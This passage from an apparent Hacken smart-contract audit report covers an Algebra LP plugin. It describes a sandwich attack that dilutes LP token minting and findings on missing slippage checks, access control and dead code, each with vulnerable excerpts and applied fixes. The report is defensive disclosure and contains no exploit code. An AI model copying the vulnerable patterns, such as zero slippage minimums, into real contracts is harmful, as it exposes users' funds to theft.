if (owner == address(this) && deltaL > 0) {
    (uint160 price, , , ) = _getPoolState();
    _cache = Cache({
        initialValue: positionValue(tickLower, tickUpper, price),
        price: price
    });
}
```

The `positionValue` function converts the existing position's reserves and fees into a single `token1`-denominated value using the current price. A sandwich attacker can inflate `_cache.initialValue` relative to `userValue` by manipulating the price before the victim's transaction:

- If the attacker moves the price such that the existing position's value (denominated in `token1`) appears larger at the manipulated price,

`_cache.initialValue` increases.

- The formula `lpTokensToMint = userValue * totalSupply / initialValue` then produces fewer LP tokens for the same deposit.
- After the attacker reverses the swap, the position value returns to normal, but the victim has already received a diluted LP token allocation.

The intended deposit path via `onERC721Received` provides no mechanism for the user to specify a minimum acceptable LP token output. The `bytes calldata` parameter from the ERC721 transfer is not decoded or used. The `LPCallback.mint` function similarly accepts no minimum output parameter. There is no `deadline` parameter at the `LPCallback` level either (the `onERC721Received` path uses `block.timestamp + 10 minutes` for `decreaseLiquidity`, but this only protects the NFT unwinding step, not the LP token minting).

A depositor can receive materially fewer LP tokens than the fair-value calculation would produce. The magnitude of dilution depends on the attacker's ability to move the pool price, which is constrained by available liquidity and swap fees. The loss is bounded, the user's input tokens are not amplified or extracted beyond what they provided, but the LP token share they receive underrepresents their contribution to the position. Upon withdrawal, the user recovers less than they deposited, with the difference captured by the sandwich attacker.

#### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- LPCallback.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

|                  |             |
|------------------|-------------|
| Impact Rate:     | 3/5         |
| Likelihood Rate: | 2/5         |
| Exploitability:  | Independent |
| Complexity:      | Medium      |
| Severity:        | Low         |

#### Recommendations

## Remediation:

Access to **LPCallback.mint** should be restricted to the plugin contract only, and a dedicated **deposit** function should be introduced on **LPPlugin** that provides explicit slippage and deadline protection. The **onERC721Received** path should decode the **bytes data** parameter for the same purpose.

### Restrict LPCallback.mint:

```
function mint(
    address leftoversRecipient,
    int24 tickLower,
    int24 tickUpper,
    uint256 amount0,
    uint256 amount1
) external override returns (uint256 amount0Returned, uint256 amount1Returned, uint128 returnedLiquidity) {
    require(msg.sender == plugin, "Only plugin");
    // ... existing logic ...
}
```

### Add deposit function on LPPlugin:

```
function deposit(
    address recipient,
    int24 tickLower,
    int24 tickUpper,
    uint256 amount0,
    uint256 amount1,
    uint256 minLPTokens,
    uint256 deadline
) external {
    require(block.timestamp <= deadline, "Transaction expired");

    IERC20 token0 = IERC20(IALgebraPool(pool).token0());
    IERC20 token1 = IERC20(IALgebraPool(pool).token1());

    uint256 balance0Before = token0.balanceOf(address(this));
    uint256 balance1Before = token1.balanceOf(address(this));

    token0.transferFrom(msg.sender, address(this), amount0);
    token1.transferFrom(msg.sender, address(this), amount1);

    uint256 actual0 = token0.balanceOf(address(this)) - balance0Before;
    uint256 actual1 = token1.balanceOf(address(this)) - balance1Before;

    token0.approve(callback, actual0);
    token1.approve(callback, actual1);
}
```

```

address lpTokenAddress = lpTokenByTicks[tickLower][tickUpper];
uint256 lpBefore = lpTokenAddress != address(0)
    ? ILPToken(lpTokenAddress).balanceOf(address(this))
    : 0;

ILPCallback(callback).mint(recipient, tickLower, tickUpper, actual0, actual1);

uint256 lpReceived = ILPToken(lpTokenByTicks[tickLower][tickUpper]).balanceOf(address(this)) - lpBefore;
require(lpReceived >= minLPTokens, "Insufficient LP tokens");

ILPToken(lpTokenByTicks[tickLower][tickUpper]).transfer(recipient, lpReceived);
}

```

For the `onERC721Received` path, the `bytes calldata` parameter (currently ignored) can be decoded to extract user-specified constraints:

```

(uint256 minLPTokens, uint256 deadline) =
    data.length > 0 ? abi.decode(data, (uint256, uint256)) : (0, type(uint256).max);

require(block.timestamp <= deadline, "Transaction expired");

// ... after mint and LP token transfer ...

require(lpTokensReceived >= minLPTokens, "Insufficient LP tokens");

```

This enables users to encode both slippage protection and expiry constraints into the NFT transfer's `data` field without modifying the ERC721 interface.

## Resolution:

Fixed in `8c50ecf`:

**LPCallback.mint** is now restricted to calls from the plugin, and **LPPlugin.deposit** introduces `minLPTokens` and `deadline` checks, reducing sandwich-related LP dilution risk for the direct deposit path.

```

require(block.timestamp <= deadline, "Transaction expired");
...
require(lpReceived >= minLPTokens, "Insufficient LP tokens");

```

`onERC721Received` enforces a minimum LP-token output after minting:

```

uint256 lpReceived = ILPToken(lpTokenByTicks[tickLower][tickUpper])
    .balanceOf(address(this)) - lpBefore;

```

```
require(lpReceived >= minLPTokens, "Insufficient LP tokens");
```

## [F-2026-15213](#) - Documentation-Implementation Mismatch:

### Permissionless Plugin Deployment - Low

#### Description:

The contract's NatSpec documentation explicitly states a security requirement that is not enforced in the implementation:

Only the owner can deploy new LPPlugin instances.

The `createCustomPool` function inherited from

**AbstractCustomPluginFactory** is permissionless and deploys new **LPPlugin** instances via `_createPlugin`:

```
// AbstractCustomPluginFactory - no access control
function createCustomPool(
    address creator,
    address tokenA,
    address tokenB,
    bytes calldata data
) external virtual returns (address customPool) {
    return IAlgebraCustomPoolEntryPoint(entryPoint).createCustomPool(
        address(this), creator, tokenA, tokenB, data
    );
}

// Called during pool creation - deploys new LPPlugin
function beforeCreatePoolHook(address pool, ...) external virtual override returns (address) {
    require(msg.sender == entryPoint);
    return _createPlugin(pool); // Deploys LPPlugin without owner check
}
```

Documented security model does not match implementation. Users relying on documentation expect controlled plugin deployment, integrators may assume restricted deployment.

#### Assets:

- LPPluginFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

#### Impact Rate:

2/5

|                         |             |
|-------------------------|-------------|
| <b>Likelihood Rate:</b> | 3/5         |
| <b>Exploitability:</b>  | Independent |
| <b>Complexity:</b>      | Simple      |
| <b>Severity:</b>        | Low         |

## Recommendations

### Remediation:

- Update documentation to match implementation If permissionless pool creation is intentional.
- Or enforce access control to match documentation.

### Resolution:

Fixed in `b35d61c`:

A sender check was added in `_createPlugin` to restrict direct invocation to `entryPoint`, introducing an explicit guard at plugin deployment.

```
require(msg.sender == entryPoint, "Unauthorized");
```

The `createCustomPool` was overridden with `onlyOwner` modifier.

```
function createCustomPool(
    address creator,
    address tokenA,
    address tokenB,
    bytes calldata data
) external override onlyOwner returns (address customPool) {
    return
        IAlgebraCustomPoolEntryPoint(entryPoint).createCustomPool(
            address(this),
            creator,
            tokenA,
            tokenB,
            data
        );
}
```



## [F-2026-15123](#) - Usage of globalState Instead of

### safelyGetStateOfAMM Deviates from Algebra Recommended Best Practice - Info

#### Description:

The **LPPlugin** and **LPCallback** contracts read pool price data via `globalState` without checking the unlocked reentrancy flag. While not exploitable in the current architecture, all call sites execute when the pool is unlocked, this deviates from Algebra's documented best practice for on-chain price reads.

The Algebra documentation recommends using `safelyGetStateOfAMM` for on-chain price reads, as it internally verifies the pool is not in a locked/inconsistent state. The `globalState` function returns an unlocked flag as its sixth return value, but all call sites in this codebase discard it without verification.

Three call sites are affected:

- **LPPlugin**. `beforeModifyPosition` - reads price for LP token calculation
- **LPPlugin**. `beforeSwap` - reads baseFee in the fallback path
- **LPCallback**. `mint` - reads price for liquidity computation

All three execute before the pool acquires its reentrancy lock, so the state is consistent and the issue is not exploitable in the current call flow.

No direct security impact under the current architecture, but it represents a deviation from the protocol's documented defensive coding guidelines.

#### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- LPCallback.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

**Impact Rate:** 3/5

**Likelihood Rate:** 1/5

**Exploitability:** Independent

**Complexity:** Medium

**Severity:** Info

## Recommendations

### Remediation:

It is considered best practice to replace `globalState` calls with `safelyGetStateOfAMM`, or to verify the unlocked return value, as a defensive measure against potential future composability paths that could introduce locked-state reads.

### Resolution:

Fixed in `7824eab`:

The affected pool state reads were migrated from `globalState` to `safelyGetStateOfAMM`, aligning **LPPlugin** and **LPCallback** with Algebra's documented defensive read pattern and removing reliance on unchecked unlocked semantics.

## F-2026-15124 - Hardcoded Deadline in NFT Migration Flow - Info

### Description:

The `onERC721Received` function uses a hardcoded deadline of `block.timestamp + 10 minutes` when calling `decreaseLiquidity` on the **NonfungiblePositionManager**. This deadline is not configurable by the user.

```
INonfungiblePositionManager(msg.sender).decreaseLiquidity(  
    INonfungiblePositionManager.DecreaseLiquidityParams({  
        tokenId: tokenId,  
        liquidity: userLiquidity,  
        amount0Min: min0,  
        amount1Min: min1,  
        deadline: block.timestamp + 10 minutes  
    })  
);
```

During periods of high network activity (gas spikes, market volatility, popular NFT mints), transactions may remain pending in the mempool for longer than 10 minutes. If the transaction is not included in a block within this timeframe, it will revert, causing the user to lose gas fees.

### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

### Status:

Fixed

## Classification

**Impact Rate:** 2/5

**Likelihood Rate:** 1/5

**Exploitability:** Independent

**Complexity:** Simple

**Severity:** Info

## Recommendations

**Remediation:** Allow users to specify a custom deadline through the calldata parameter.

**Resolution:** Fixed in `b9a7092`:

`onERC721Received` no longer uses a hardcoded 10-minute constant; the `deadline` component is now provided via calldata and applied in the `decreaseLiquidity` parameters, enabling user-defined execution windows.

```
(uint256 amount0Min, uint256 amount1Min, uint256 deadline) = abi.decode(
    data,
    (uint256, uint256, uint256)
);
(uint256 amount0, uint256 amount1) = INonfungiblePositionManager(
    msg.sender
).decreaseLiquidity(
    INonfungiblePositionManager.DecreaseLiquidityParams({
        tokenId: tokenId,
        liquidity: userLiquidity,
        amount0Min: amount0Min,
        amount1Min: amount1Min,
        deadline: block.timestamp + deadline
    })
);
```

## F-2026-15125 - Floating Pragma - Info

### Description:

In Solidity development, the pragma directive specifies the compiler version to be used, ensuring consistent compilation and reducing the risk of issues caused by version changes. However, using a floating pragma (e.g., `^0.8.xx`) introduces uncertainty, as it allows contracts to be compiled with any version within a specified range. This can result in discrepancies between the compiler used in testing and the one used in deployment, increasing the likelihood of vulnerabilities or unexpected behavior due to changes in compiler versions.

The project currently uses floating pragma declarations (`^0.8.0`) in its Solidity contracts. This increases the risk of deploying with a compiler version different from the one tested, potentially reintroducing known bugs from older versions or causing unexpected behavior with newer versions. These inconsistencies could result in security vulnerabilities, system instability, or financial loss. Locking the pragma version to a specific, tested version is essential to prevent these risks and ensure consistent contract behavior.

### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- LPCallback.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- LPPluginFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- LPToken.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- LPTokenFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- libraries/CallbackStructs.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

### Status:

Fixed

### Classification

**Impact Rate:** 2/5

**Likelihood Rate:** 2/5

**Exploitability:** Dependent

**Complexity:** Simple

## Recommendations

### Remediation:

It is recommended to **lock the pragma version** to the specific version that was used during development and testing. This ensures that the contract will always be compiled with a known, stable compiler version, preventing unexpected changes in behavior due to compiler updates. For example, instead of using `^0.8.xx`, explicitly define the version with `pragma solidity 0.8.19;`.

Before selecting a version, review known bugs and vulnerabilities associated with each Solidity compiler release. This can be done by referencing the official Solidity compiler release notes: [Solidity GitHub releases](#) or [Solidity Bugs by Version](#). Choose a compiler version with a good track record for stability and security.

### Resolution:

Fixed in `e280d10`:

Floating pragma directives were replaced with fixed compiler version declarations (`pragma solidity 0.8.20;`) across the codebase, aligning compilation with a single tested Solidity version and removing version-range ambiguity.

## [F-2026-15129](#) - Redundant Empty Constructor - Info

### Description:

The **LPTokenFactory** contract contains an explicitly defined empty constructor that serves no purpose. In Solidity, if a contract does not require any initialization logic, the constructor can be omitted entirely as the compiler automatically provides a default empty constructor.

```
constructor() {}
```

The empty constructor adds unnecessary lines of code without providing any functionality. Explicit empty constructors may mislead developers into thinking initialization logic was intended but not implemented.

### Assets:

- LPTokenFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

### Status:

Fixed

### Classification

**Impact Rate:** 1/5

**Likelihood Rate:** 1/5

**Exploitability:** Independent

**Complexity:** Simple

**Severity:** Info

### Recommendations

**Remediation:** Remove the empty constructor to improve code cleanliness and follow Solidity best practices.

**Resolution:** Fixed in [60d7d82](#):

**LPTokenFactory** now uses **Ownable**, and the constructor `constructor()` `Ownable(msg.sender) {}` performs owner initialization. The constructor is functionally required and no longer represents redundant empty code.

## F-2026-15130 - NFT Remains Locked in Plugin Contract - Info

### Description:

When users deposit liquidity via NFT transfer (`onERC721Received`), the function extracts all liquidity and fees from the NFT but leaves the empty NFT shell locked in the LPPlugin contract indefinitely. While the NFT has no remaining monetary value, it cannot be burned or retrieved.

```
function onERC721Received(...) external override returns (bytes4) {
    // ... extracts liquidity and fees ...

    // NFT remains in LPPlugin with:
    // - liquidity: 0
    // - tokensOwed: 0
    // - owner: LPPlugin (permanently)

    return IERC721Receiver.onERC721Received.selector;
    // No burn() or transfer() of NFT
}
```

This may lead to the unexpected behavior for the NFT holders and the Plugin itself:

- Empty NFTs accumulate in the plugin contract
- Users cannot reclaim their NFT IDs
- Minor gas inefficiency (NFT storage not reclaimed)
- Potential confusion for users expecting NFT return

### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

### Status:

Fixed

### Classification

Impact Rate: 1/5

Likelihood Rate: 3/5

Exploitability: Independent

Complexity: Simple

Severity: Info



## Recommendations

### Remediation:

Collect all remaining tokens owed and burn the NFT after liquidity extraction (**Finding F-2026-15121**):

```
// Collect any remaining tokens (including previously accrued fees)
INonfungiblePositionManager(msg.sender).collect(
    INonfungiblePositionManager.CollectParams({
        tokenId: tokenId,
        recipient: from,
        amount0Max: type(uint128).max,
        amount1Max: type(uint128).max
    })
);
```

```
// Burn the empty NFT
INonfungiblePositionManager(msg.sender).burn(tokenId);
```

Using `type(uint128).max` ensures all remaining `tokensOwed` (from both the `decreaseLiquidity` and any previously uncollected fees) are drained before burn, satisfying the `liquidity | tokensOwed0 | tokensOwed1 == 0` precondition.

### Resolution:

Fixed in `c564819`:

`onERC721Received` now burns the position NFT after liquidity and owed tokens are extracted, preventing retention of empty NFT shells inside **LPPlugin**. The locked-NFT condition is removed.

```
INonfungiblePositionManager(msg.sender).burn(tokenId);
```

## [F-2026-15135](#) - Missing Plugin Registry Enables Unverified Plugin Operations - Info

### Description:

The **LPPluginFactory** contract lacks a registry to track plugins it has deployed. This architectural gap means there is no on-chain mechanism to verify whether an address is a legitimate plugin deployed by this factory.

Combined with several administrative functions that operate on arbitrary addresses, this creates opportunities for operational errors and complicates protocol governance.

The factory deploys plugins via two methods but maintains no record:

```
// Method 1: via inherited createCustomPool flow
function _createPlugin(address pool) internal override returns (address) {
    LPPlugin plugin = new LPPlugin(pool, address(this));
    return address(plugin); // No registry update
}

// Method 2: direct deployment
function deploy(address pool) external onlyOwner returns (address plugin) {
    LPPlugin instance = new LPPlugin(pool, address(this));
    plugin = address(instance);
    emit PluginDeployed(pool, plugin, msg.sender);
    return plugin; // No registry update
}
```

The following administrative functions accept arbitrary plugin addresses without validation:

**collectFee** - fee collection from unverified addresses:

```
function collectFee(
    address plugin, // No validation this is a real plugin
    address token,
    uint256 maxAmount,
    address recipient // No validation recipient != address(0)
) external onlyOwner {
    uint256 amount;
    uint256 pluginBalance = IERC20(token).balanceOf(plugin);
    if (pluginBalance < maxAmount) {
        amount = pluginBalance;
    } else {
        amount = maxAmount;
    }
}
```

```
IAbstractPlugin(plugin).collectPluginFee(token, amount, recipient);
}
```

`setPluginFeeRate` - Fee Rate on Unverified Addresses

```
function setPluginFeeRate(
    address plugin,          // No validation this is a real plugin
    uint24 newFeeRate
) external onlyOwner {
    LPPlugin(plugin).setPluginFeeRate(newFeeRate);
}
```

This leads to the several issues:

1. Owner may accidentally call functions on wrong addresses
2. Off-chain systems cannot enumerate all deployed plugins
3. Upgrades and migrations require external tracking

#### Assets:

- LPPluginFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

|                  |                |
|------------------|----------------|
| Impact Rate:     | 1/5            |
| Likelihood Rate: | 1/5            |
| Exploitability:  | Semi-Dependent |
| Complexity:      | Simple         |
| Severity:        | Info           |

#### Recommendations

##### Remediation:

- Consider adding plugin registry
- Update deployment functions
- Add validation to admin functions

##### Resolution:

Fixed in `143077a`:

**LPPluginFactory** now maintains an on-chain registry of deployed plugins and updates it during plugin creation.

```
mapping (address => bool) public registry;

function _createPlugin(address pool) internal override returns (address) {
    require(msg.sender == entryPoint, "Unauthorized");
    LPPlugin plugin = new LPPlugin(pool, address(this));
    registry[address(plugin)] = true;
    return address(plugin);
}
```

Administrative functions such as `collectFee` and `setPluginFeeRate` validate the target plugin against this registry, preventing operations on unverified addresses and establishing an auditable source of deployed plugin legitimacy.

```
require(registry[plugin], "plugin not registered");
```

## [F-2026-15176](#) - Swapped Parameter Names in LPTokenFactory.create() - Info

### Description:

The `LPTokenFactory.create` function declares its first parameter as `symbol` and its second as `name`, which is the reverse of the `LPToken` constructor's expected order of (`name`, `symbol`). The current calling code in `_mintLPTokens` compensates for this by passing arguments in the swapped order, so the **ERC20** metadata is stored correctly at present. However, the misleading parameter names create a latent maintenance hazard that is likely to produce incorrect token metadata if the calling convention is refactored.

The `LPTokenFactory.create` function declares parameters in (`symbol`, `name`) order:

LPTokenFactory

```
function create(string memory symbol, string memory name) external returns(address) {
    LPToken token = new LPToken(symbol, name);
    token.transferOwnership(msg.sender);
    return address(token);
}
```

The `LPToken` constructor expects (`name`, `symbol`) and forwards them to `ERC20(name, symbol)`:

```
constructor(
    string memory name,
    string memory symbol
) ERC20(name, symbol) Own
```

Because `create` passes its parameters positionally the value received as `symbol` is forwarded as the ERC20 `name`, and the value received as `name` is forwarded as the ERC20 `symbol`.

The calling site in `_mintLPTokens` happens to pass the arguments in a way that compensates for this swap:

### LPPlugin:

```
address newTokenAddress = ILPTokenFactory(ILPPluginFactory(pluginFactory).lpTokenFactory()).create(string.concat("LPToken ", tokenName), tokenName);
lpToken = ILPToken(newTokenAddress);
```

- First argument ( `symbol` parameter): `"LPToken " + tokenName` — this is semantically the **name**
- Second argument ( `name` parameter): `tokenName` — this is semantically the **symbol**

The result is that `ERC20.name` returns `"LPToken ..."` and `ERC20.symbol` returns the shorter token name, which is the correct outcome. However, this correctness depends entirely on the caller knowingly passing arguments opposite to the parameter names — an implicit contract that is not documented and highly likely to break during refactoring.

The risk materializes if a future integrator relies on the parameter names at face value when calling `create`, which would result in the ERC20 name and symbol metadata being swapped on newly created LP tokens. Incorrect token metadata can cause display errors in wallets, block explorers, and frontend integrations.

#### Assets:

- LPTokenFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

|                  |             |
|------------------|-------------|
| Impact Rate:     | 1/5         |
| Likelihood Rate: | 3/5         |
| Exploitability:  | Independent |
| Complexity:      | Simple      |
| Severity:        | Info        |

#### Recommendations

##### Remediation:

The parameter names in `LPTokenFactory.create` should be corrected to match their semantic meaning and the **LPToken** constructor's expected order:

```
function create(string memory name, string memory symbol) external returns(address) {
    LPToken token = new LPToken(name, symbol);
    token.transferOwnership(msg.sender);
    return address(token);
}
```

The corresponding call in `_mintLPokens` should be updated to pass arguments by their correct semantic names to eliminate ambiguity.

#### Resolution:

Fixed in `7bd9d6f`:

**LPTokenFactory**.`create` now uses ( `name`, `symbol` ) parameter order and forwards values to **LPToken** in the same semantic order, removing the swapped-parameter ambiguity that previously depended on compensating caller behavior.

## [F-2026-15181](#) - Unused poolKey Variable Initialized with Zero Values - Info

### Description:

The **LPCallback** contract declares and initializes a `poolKey` storage variable with zero values. This variable is encoded into callback `data` but never utilized for any validation or logic. The implementation deviates from standard Algebra periphery patterns where `poolKey` serves a specific security purpose.

Declaration and initialization:

```
contract LPCallback is ILPCallback {
    address public immutable pool;
    address internal immutable pluginFactory;
    address public immutable plugin;
    PoolAddress.PoolKey internal poolKey; // Storage variable
    constructor(address _pool, address _pluginFactory, address _plugin) {
        pool = _pool;
        pluginFactory = _pluginFactory;
        plugin = _plugin;
        poolKey = PoolAddress.PoolKey({
            deployer: address(0), // Zero
            token0: address(0), // Zero
            token1: address(0) // Zero
        });
    }
}
```

Usage in `mint`:

```
(amount0Returned, amount1Returned, returnedLiquidity) = IAlgebraPool(pool).mint(
    leftoversRecipient,
    plugin,
    tickLower,
    tickUpper,
    liquidity,
    abi.encode(CallbackStructs.MintCallbackData({
        poolKey: poolKey, // Encoded with zero values
        payer: msg.sender
    })))
);
```

Callback ignores `poolKey`:



```
function algebraMintCallback(
    uint256 amount0wed,
    uint256 amount10wed,
    bytes calldata data
) external override {
    CallbackStructs.MintCallbackData memory decoded = abi.decode(data, (CallbackStructs.MintCallbackData));
    require(msg.sender == pool, "Invalid caller of callback");

    // decoded.poolKey is NEVER used
    // Token addresses obtained from pool instead:
    if (amount0wed > 0)
        _pay(algebraPool.token0(), decoded.payer, msg.sender, amount0wed);
    if (amount10wed > 0)
        _pay(algebraPool.token1(), decoded.payer, msg.sender, amount10wed);
}
```

Standard Algebra Pattern (for reference): In

**NonfungiblePositionManager**, `poolKey` serves two purposes:

```
// 1. Callback validation - compute expected pool address
pool = PoolAddress.computeAddress(poolDeployer, decoded.poolKey);
require(msg.sender == address(pool), "Invalid caller");
// 2. Token address retrieval
pay(decoded.poolKey.token0, decoded.payer, msg.sender, amount0wed);
pay(decoded.poolKey.token1, decoded.payer, msg.sender, amount10wed);
```

This leads to:

- Unnecessary gas consumption for encoding/decoding unused struct field
- Storage slot allocation for unused variable
- Code complexity without functional benefit
- Potential confusion during code review and maintenance

#### Assets:

- LPCallback.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

**Impact Rate:** 1/5

**Likelihood Rate:** 1/5

**Exploitability:** Independent

**Complexity:** Simple

**Severity:** Info

---

## Recommendations

**Remediation:** Remove `poolKey` from callback data structure and `poolKey` storage variable.

**Resolution:** Fixed in `55cc685`:

**LPCallback** removed the unused `poolKey` storage variable, eliminated zero-value initialization in the constructor, and stopped encoding `poolKey` in callback data.

## [F-2026-15186](#) - Native Token Payment Path Unreachable and Missing Safety Checks - Info

### Description:

The `_pay` function includes logic for handling native token (ETH) payments via WETH wrapping, but this code path is completely unreachable due to missing infrastructure, and additionally lacks proper validation.

The `_pay` function checks if the contract has sufficient ETH balance:

```
if (token == WNativeToken && address(this).balance >= value) {  
    IWNativeToken(WNativeToken).deposit{value: value}();  
    IWNativeToken(WNativeToken).transfer(recipient, value);  
}
```

However, **LPCallback** has no `receive` or `fallback` function, making it impossible for the contract to receive ETH. The `mint` function is not payable, making ETH deposit unreachable.

```
function mint(  
    address leftoversRecipient,  
    int24 tickLower,  
    int24 tickUpper,  
    uint256 amount0,  
    uint256 amount1  
) external override returns(uint256 amount0Returned, uint256 amount1Returned, uint128 returnedLiquidity) {
```

The inline comment explicitly states:

```
// so this function should be accompanied by a `refundNativeToken` in multicall to avoid potential loss of tokens
```

But no such `refundNativeToken` function exists in the contract. Even if the ETH payment path worked, any excess ETH would be permanently locked.

In `algebraMintCallback`, the payer address is decoded from user-supplied callback data:

```
function algebraMintCallback(..., bytes calldata data) external override {  
    CallbackStructs.MintCallbackData memory decoded = abi.decode(data, (CallbackStructs.MintCallbackData));  
    // decoded.payer comes from data - not independently validated  
    _pay(algebraPool.token0(), decoded.payer, msg.sender, amount0Owed);  
}
```

While the current flow through `mint` correctly sets payer: `msg.sender`, the callback trusts whatever payer value is encoded in data. The `msg.sender == pool` check ensures only the pool can call this function, but the pool passes through whatever data was given to `pool.mint`.

If this callback pattern is reused or the contract extended, the lack of explicit payer validation creates a fragile design.

This leads to the several issues:

- **Native token deposits are non-functional:** Users cannot deposit ETH even though the code suggests this feature exists
- **Dead code:** The WETH wrapping logic (lines 84-89) can never execute
- **Misleading implementation:** Code comments reference non-existent refund functionality
- **Fragile design:** Payer validation relies on caller context rather than explicit checks

#### Assets:

- LPCallback.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

|                  |             |
|------------------|-------------|
| Impact Rate:     | 2/5         |
| Likelihood Rate: | 1/5         |
| Exploitability:  | Independent |
| Complexity:      | Simple      |
| Severity:        | Info        |

#### Recommendations

**Remediation:** Either fully implement native token support or remove the dead code.

**Resolution:** Fixed in `a1205be`:

The unreachable native-token branch was removed from **LPCallback**.`_pay`, including the **WNativeToken** wrapping path and obsolete refund-related comment. Payment handling is now limited to executable ERC-20 transfer paths, eliminating the dead-code and misleading-implementation condition described in the finding.

```

function _pay(
    address token,
    address payer,
    address recipient,
    uint256 value
) private {
    if (payer == address(this)) {
        // pay with tokens already in the contract (for the exact input multi
hop case)
        TransferHelper.safeTransfer(token, recipient, value);
    } else {
        // pull payment
        TransferHelper.safeTransferFrom(token, payer, recipient, value);
    }
}

```

## [F-2026-15199](#) - Hardhat Console Import in Production Contract

### LPTokenFactory - Info

**Description:** **LPTokenFactory** imports `hardhat/console.sol`, a development-only debugging library:

```
import "hardhat/console.sol";
```

The `hardhat/console.sol` library is a development tool intended for local testing and debugging; it has no functional purpose in deployed contracts.

The `hardhat/console.sol` library is a no-op on mainnet (its log functions produce no observable side effects on-chain). However, the unnecessary import indicates that the codebase may not have undergone thorough pre-deployment cleanup.

**Assets:**

- LPTokenFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

**Status:** Fixed

### Classification

**Impact Rate:** 1/5

**Likelihood Rate:** 5/5

**Exploitability:** Independent

**Complexity:** Simple

**Severity:** Info

### Recommendations

**Remediation:** The import `"hardhat/console.sol";` statement should be removed from **LPTokenFactory**.

**Resolution:** Fixed in `667330b`:

The `hardhat/console.sol` import was removed from **LPTokenFactory**, eliminating the development-only dependency from production contract code.

## F-2026-15212 - Absence of Slippage Protection in onERC721Received Exposes NFT Senders to Sandwich Attacks - Info

### Description:

Upon receiving an NFT via `onERC721Received`, the contract retrieves the position details and immediately calls `decreaseLiquidity` on the Nonfungible Position Manager to withdraw the user's liquidity and collect accrued fees. In the current implementation, the parameters `amount0Min` and `amount1Min` are both hardcoded to zero:

```
(uint256 amount0, uint256 amount1) = INonfungiblePositionManager(
    msg.sender
).decreaseLiquidity(
    INonfungiblePositionManager.DecreaseLiquidityParams({
        tokenId: tokenId,
        liquidity: userLiquidity,
        amount0Min: 0,
        amount1Min: 0,
        deadline: block.timestamp + 10 minutes
    })
);
```

In the Algebra NFPM contract, `decreaseLiquidity` enforces slippage protection via the following check in `decreaseLiquidity`:

```
require(amount0 >= params.amount0Min && amount1 >= params.amount1Min, 'Price
slippage check');
```

This approach effectively disables slippage protection, leaving users vulnerable to receiving fewer tokens than expected if the pool state changes between the call and execution. In high-volatility pools or low-liquidity scenarios, this could result in material losses, as front-running or price movements could alter the amounts withdrawn.

### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

### Status:

Fixed

### Classification

Impact Rate: 3/5

Likelihood Rate: 1/5

**Exploitability:** Independent

**Complexity:** Complex

**Severity:** Info

---

## Recommendations

**Remediation:** Consider adding user-controlled slippage parameters to the NFT migration flow. Since `onERC721Received` receives a `bytes calldata` parameter that is currently unused, encode slippage parameters within it.

**Resolution:** Fixed in `281aa69`:

`onERC721Received` now decodes slippage bounds from `calldata` and forwards those values as `amount0Min` and `amount1Min` to `decreaseLiquidity`, replacing the prior hardcoded zero values. The NFT migration path now enforces user-specified slippage constraints during liquidity removal.

```
uint256 amount0Min, uint256 amount1Min, uint256 deadline) = abi.decode(
    data,
    (uint256, uint256, uint256)
);

(uint256 amount0, uint256 amount1) = INonfungiblePositionManager(
    msg.sender
).decreaseLiquidity(
    INonfungiblePositionManager.DecreaseLiquidityParams({
        tokenId: tokenId,
        liquidity: userLiquidity,
        amount0Min: amount0Min,
        amount1Min: amount1Min,
        deadline: block.timestamp + deadline
    })
);
```



## Disclaimers

### Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

As part of Hacken's ongoing quality assurance process, we may conduct re-audits of select projects. These re-audits are performed independently from the original audit and are intended solely for internal quality control and improvement. Updated reports resulting from such re-audits will be shared privately with the respective clients and may be published on the Hacken website only with their explicit consent.

The sole authoritative source for finalized and most up-to-date versions of all reports remains the Audits section at <https://hacken.io/audits/>.

### Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

## Appendix 1. Definitions

### Severities

When auditing smart contracts, Hacken is using a risk-based approach that considers **Likelihood**, **Impact**, **Exploitability** and **Complexity** metrics to evaluate findings and score severities.

